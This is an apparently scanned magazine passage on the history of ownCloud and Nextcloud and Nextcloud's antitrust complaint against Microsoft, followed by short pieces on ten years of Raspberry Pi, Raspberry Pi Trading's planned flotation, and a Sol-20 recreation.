
*Nextcloud* began life as *ownCloud* back in 2010, and was introduced by Frank Karlitschek (current CEO of Nextcloud) at a KDE conference. Back then people didn't have any firm ideas about what 'cloud computing' might mean, but there was a sense that it was going to be big.

That first version of *ownCloud* might seem underwhelming now, being little more than a personal storage solution, but it generated a huge amount of interest because it competed directly with the popular (but proprietary) *Dropbox*. Whose Linux client is still terrible, by the way.

A March 2010 post on Karlitschek's blog explains his motivation for creating a free tool: "This trend is problematic and we have to make sure that free desktop

applications don't get replaced by web-based apps and become irrelevant in the next 10 years. It is also important that we still own our data and don't [lose] control over our personal files."

That quote aged quite well. As more and more of our digital lives get subsumed into the Amazons Facebooks and Googles, it's never been so important to have a free (as in speech) alternative. And so *ownCloud* gained popularity. It was already more than just a web-based file server, because you



Nextcloud's News tool enables us to keep up with RSS feeds from so many Linux-related websites. Google Reader-what, you say?





could access it over *WebDAV* (a cleaner solution than trying to work with the Linux *Dropbox* client). But now the community were developing plugins, holding meet-ups and generally thriving. By 2015 the project boasted millions of users and thousands of developers. The all-important sharing API had been implemented, as well as apps for iOS and Android.


### Storm clouds on the horizon

But it wasn't all smooth sailing for *ownCloud* (if it were there probably wouldn't be a change of name to explain here). There's very little on record about exactly what caused the schism at *ownCloud* Inc, but in April 2016 Karlitschek announced he (along with most other core developers) was leaving that company (founded in 2011 to support the burgeoning project). A blog post from the time questions, "Who owns the community? Who owns *ownCloud* itself? And what matters more, short-term money or long-term responsibility and growth? Is *ownCloud* just another company or do we also have to answer to the hundreds of volunteers who contribute and make it what it is today?" From which we may speculate that a corporate culture had developed inside *ownCloud* Inc that was apposite to the collaborative culture Karlitschek and crew wanted to foster.

Soon after Frank's departing *ownCloud*, he announced the *Nextcloud* fork. This was not without fallout as the remains of *ownCloud* Inc. were (with most of its devs gone) forced to close, only to be rescued after re-investment from *ownCloud* GmbH, the other controlling entity.

The first release of the new project was *Nextcloud* 9, which already boasted some extra features compared to *ownCloud* 9, from which it was forked. Such was the excitement behind this that the first edition of *Nextcloud*, to meet demand from users eager to make the switch, was released five weeks early. Adding to this buzz, Frank announced that unlike *ownCloud Enterprise* (which had some proprietary features), all of *Nextcloud's* features would be open source. Since *Nextcloud* GmbH is still a business and has to make money there is an Enterprise edition, but the subscription costs are for support, optimisation and hardening, and not for the unlocking of non-free features.

Keeping any open source project going requires a lot of work, continued investment and a strong community. But *Nextcloud* was never just any open source project. The first version of *ownCloud* was written in five months pretty much single-handedly by Karlitschek. Within two years of *ownCloud* coming into fruition it had attracted



Credit: Nextcloud

over 300 contributors, making it the world's largest file sharing and syncing community. By 2015 that number was well into the thousands. So what's the magic recipe that keeps developers interested and users loyal? Striking the trifecta of a great product, a successful (and employee-owned) company and an unwavering commitment to open source has a lot to do with it.

As of July 2021 it was estimated that there were 400,000 *Nextcloud* servers. Many of those have only one user. Some of them have upwards of a million users. *Nextcloud* is committed to serving the whole spectrum. In 2020 it introduced the High Performance Backend (HPB) for *Nextcloud Talk*, which made video calls between larger groups of people more practical. At a time when the world was gripped by a pandemic (much like now) this helped keep businesses ticking along, as well as ensuring that large families stayed in touch.

Last year a HPB for the File Manager was added, which among other improvements reduced server load by up to 90 per cent. Written in Rust, the back-end communicates directly with desktop and web clients, so there's no need for inefficient polling. The HPB for Files addition is aimed mainly at the Enterprise version, but if you feel your *Nextcloud* isn't speedy enough and you're okay setting up Redis and reverse proxies, then have a look at the documentation at [https://github.com/nextcloud/notify\\_push](https://github.com/nextcloud/notify_push).

You can run *Nextcloud* at home (see **LXF280**) for free, or on a cheap VPS for about £5/month. If you don't fancy setting up and maintaining your own LAMP stack then there are all kinds of hosting options that can scale with your usage. There's also a *Nextcloud Snap* available for one-touch 'fire and forget' deployment on machines allied with Canonical's Snapcraft store. **LXF**

Nextcloud Talk turns your server into a communications hub. Who needs Zoom anyway?

## » FRANK VERSUS GOLIATH

Recently *Nextcloud* has been making the headlines for speaking out against Microsoft's monopolistic practices. Indeed, it seems that history has gone full circle, but instead of getting into antitrust trouble for bundling its browser with Windows (like it's 1999) this time Frank Karlitschek wants the European Commission (and in a separate complaint German authorities) to


examine the inclusion of *OneDrive* and *Teams* with the OS. Our boy Frank may have inadvertently poised himself as the *Netscape* character in our analogy here, but we think he's right.

We might have softened our collective editorial stance on Microsoft over the years, but this sort of behaviour is harmful. There's not much point launching a competing service to

*Onedrive* when users find *Onedrive* not only pre-installed, but deeply integrated into the operating system.

Ideally, Karlitschek wants to see Microsoft opening up its storage APIs so "everybody has the right to plug into Windows and offer the exact same service". This all seems sensible, so we look forward to hearing lawmakers' responses and Microsoft's rebuttals.





**Les Pounder** sits at the maker desk at Tom's Hardware, but finds time to write articles for dead-tree publishing now and again!

## » A DECADE OF Pi

As we approach 10 years of Raspberry Pi, I've had a think about all that's happened during this time. The first Pi went on sale on 29 February 2012, and sites selling the device crashed a few moments after release. It's grown from a curiosity into a serious low-power desktop computer. The children who cut their teeth on the Pi in the past decade are the adults enacting change with the Pi. Science experiments, drones, robots, games consoles and more have been created with it.


So who's to thank for all of this? Part of the credit must go to the Raspberry Pi Foundation of course, for sparking the minds of learners young and old. But the largest thanks go to you – the community. Before Covid we met at events, sharing our ideas and know-how just like the Linux community at large. In the Covid times we adapted, creating online clubs who (for now, at least) meet using video conferences and online chat systems.

Where will the next 10 years take us? As a community we'll only get stronger and larger as more people and products are announced. With the recent news that the Raspberry Pi Foundation is consulting with financial advisors with a view to floating Raspberry Pi Trading for a projected £379 million ([www.tomshardware.com/news/raspberry-pi-plans-spring-2022-listing](http://www.tomshardware.com/news/raspberry-pi-plans-spring-2022-listing)), we could see the foundation invest heavily in its own silicon. In early 2021 it released the RP2040 Arm-powered SoC, and job adverts point to new ASIC engineer hires, the people who design new chips. Exciting times lie ahead!

# Raspberry Pi Trading seeks stock flotation

Looking to boost investment, an initial public offering would inject up to \$500 million into the business.

**F**ollowing on from an earlier report in March 2021 on how Raspberry Pi Trading – the commercial arm of the Raspberry Pi Foundation – was meeting with banking firms to explore possibilities of floating on the London Stock Exchange to raise capital, fresh reports are seeing this venture taking its next step. At the time CEO



Eben Upton didn't deny this, stating to *The Sunday Telegraph*: "We continually look at options for funding the potential future growth of our business."


At the end of 2021 *The Telegraph* reported that Raspberry Pi Trading had hired advisors from two investment banks – Stifel and Liberum – to advise on floating the company in spring 2022. The news comes just a few months after Raspberry Pi Trading received a £45m (\$60m) investment from Lansdowne Partners and the Ezra Charitable Trust, which was used to fund the development of new products as demand increased during the global pandemic. A source close to *The Telegraph* has valued the Raspberry Pi Foundation at a premium of \$500m.

Eben Upton's empire grows ever bigger by the day!

## The Sol-20

A classic revived.

Released in 1976 – a year before the Apple II – the Sol-20 was the first fully-assembled computer and sold just 12,000 units. Today units are rare. Enter Michael Gardi and his project to recreate the Sol-20, powered not by an Intel 8080 but a Pi inside a 3D-printed recreation. See <https://bit.ly/lxf285sol>.

